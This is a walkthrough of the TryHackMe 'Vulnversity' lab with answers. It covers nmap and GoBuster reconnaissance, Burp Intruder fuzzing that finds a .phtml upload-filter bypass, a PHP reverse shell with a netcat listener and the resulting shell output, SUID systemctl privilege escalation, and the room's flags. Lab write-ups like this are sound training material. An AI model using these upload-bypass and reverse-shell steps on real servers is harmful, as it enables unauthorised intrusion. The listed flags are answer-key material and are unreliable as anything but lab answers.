Vulnversity

Vulnversity

[Task 1] Deploy the machine

Connect to our network and deploy this machine. If you are unsure on how to get connected, complete the OpenVPN room first.

[#1] Deploy machine

No answer needed

[Task 2] Reconnaissance

Gather information about this machine using a network scanning tool called nmap.
Don't have a Linux machine with nmap on? Deploy your own Kali machine and control it with your browser.

[#1] Scan this box: nmap -sV <machines ip>

click me	**click me**
nmap flag	Description
-sV	Attempts to determine the version of the services running
-p <x> or -p-	Port scan for port <x> or scan all ports
-Pn	Disable host discovery and just scan for open ports
-A	Enables OS and version detection, executes in-build scripts for further enumeration
-sC	Scan with the default nmap scripts
-v	Verbose mode
-sU	UDP port scan
-sS	TCP SYN port scan

There are many nmap "cheatsheets" online that you can use too.

### [#2] Scan the box, how many ports are open?

6

### [#3] What version of the squid proxy is running on the machine?

3.5.12

### [#4] How many ports will nmap scan if the flag -p-400 was used?

400

### [#5] Using the nmap flag -n what will it not resolve?

```
DNS
```

### [#6] What is the most likely operating system this machine is running?

```
Ubuntu
```

[#7] What port is the web server running on?

```
3333
```

[#8] Its important to ensure you are always doing your reconnaissance thoroughly before progressing. Knowing all open services
(which can all be points of exploitation) is very important, don't forget that ports on a higher range might be open so always scan
ports after 1000 (even if you leave scanning in the background)

No answer needed

[Task 3] Locating directories using GoBuster

Using a fast directory discovery tool called `GoBuster` you will locate a directory that you can use to upload a shell to.

[#1] Lets first start of by scanning the website to find any hidden directories. To do this, we're going to use GoBuster.

GoBuster is a tool used to brute-force URIs (directories and files), DNS subdomains and virtual host names. For this machine,
we will focus on using it to brute-force directories.
Download GoBuster here.
To get started, you will need a wordlist for GoBuster (which will be used to quickly go through the wordlist to identify if there is
a public directory available. If you are using Kali Linux you can find many wordlists under /usr/share/wordlists.
Now lets run GoBuster with a wordlist: *gobuster dir -u http://<ip>:3333 -w <word list location>*

click me	click me
GoBuster flag	Description
-e	Print the full URLs in your console
-u	The target URL
-w	Path to your wordlist
-U and -P	Username and Password for Basic Auth
-p <x>	Proxy to use for requests
-c <http cookies>	Specify a cookie for simulating your auth

No answer needed

[#2] What is the directory that has an upload form page?

/internal/


[Task 4] Compromise the webserver

Now you have found a form to upload files, we can leverage this to upload and execute our payload that will lead to compromising the web server.

[#1] Try upload a few file types to the server, what common extension seems to be blocked?

.php

[#2] To identify which extensions are not blocked, we're going to fuzz the upload form.
To do this, we're doing to use BurpSuite. If you are unsure to what BurpSuite is, or how to set it up please complete our BurpSuite room first.




Title: Learn Burp Suite

Room Code: learnburp

Info: How to use Burp Suite from t..


No answer needed

[#3] We're going to use Intruder (used for automating customised attacks).
To begin, make a wordlist with the following extensions in:



```
[root:/tmp]# cat phpext.txt
.php
.php3
.php4
.php5
.phtml
```

Now make sure BurpSuite is configured to intercept all your browser traffic. Upload a file, once this request is captured, send it to the Intruder.
Click on "Payloads" and select the "Sniper" attack type.
Click the "Positions" tab now, find the filename and "Add §" to the extension. It should look like so:



Payload Positions

Configure the positions where payloads will be inserted into the base request. The att
- see help for full details.

Attack type: Sniper

```
POST /internal/index.php HTTP/1.1
Host: 192.168.1.122:3333
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 F
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.122:3333/internal/index.php
Content-Type: multipart/form-data; boundary=-------------------------
Content-Length: 5836
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------1827941991003273902798204959
Content-Disposition: form-data; name="file"; filename="shell§.php§"
Content-Type: application/x-php
```

Run this attack, what extension is allowed?


.phtml

[#4] Now we know what extension we can use for our payload we can progress.

We are going to use a PHP reverse shell as our payload. A reverse shell works by being called on the remote host and forcing this host to make a connection to you. So you'll listen for incoming connections, upload and have your shell executed which will beacon out to you to control!

Download the following reverse PHP shell here.

To gain remote access to this machine, follow the
1) Edit the php-reverse-shell.php file and edit the ip to be your tun0 ip (you can get this by going to your access page on TryHackMe and using your internal ip).
2) Rename this file to php-reverse-shell.phtml
3) We're now going to listen to incoming connections using netcat. Run the following command: nc -lvnp 1234
4) Upload your shell and navigate to http://<ip>:3333/internal/uploads/php-reverse-shell.phtml - This will execute your payload
5) You should see a connection on your netcat session



```
[root:~]# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.130] from (UNKNOWN) [192.168.1.122] 56924
Linux vulnuniversity 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:4
 22:39:49 up 30 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

No answer needed

[#5] What user was running the web server?

bill

### [#6] What is the user flag?


8bd7992fbe8a6ad22a63361004cfcedb

[Task 5] Privilege Escalation

Now you have compromised this machine, we are going to escalate our privileges and become the superuser (root).

[#1] In Linux, SUID (set owner userId upon execution) is a special type of file permission given to a file. SUID gives temporary permissions to a
user to run the program/file with the permission of the file owner (rather than the user who runs it).

For example, the binary file to change your password has the SUID bit set on it (/usr/bin/passwd). This is because to change your password, it
will need to write to the shadowers file that you do not have access to, root does, so it has root privileges to make the right changes.



On the system, search for all SUID files. What file stands out?

/bin/systemctl

[#2] Its challenge time! We have guided you through this far, are you able to exploit this system further to escalate your privileges and get the final answer?

Become root and get the last flag (/root/root.txt)

```
a58ff8579f0a9270368d33a9966c7fd5
```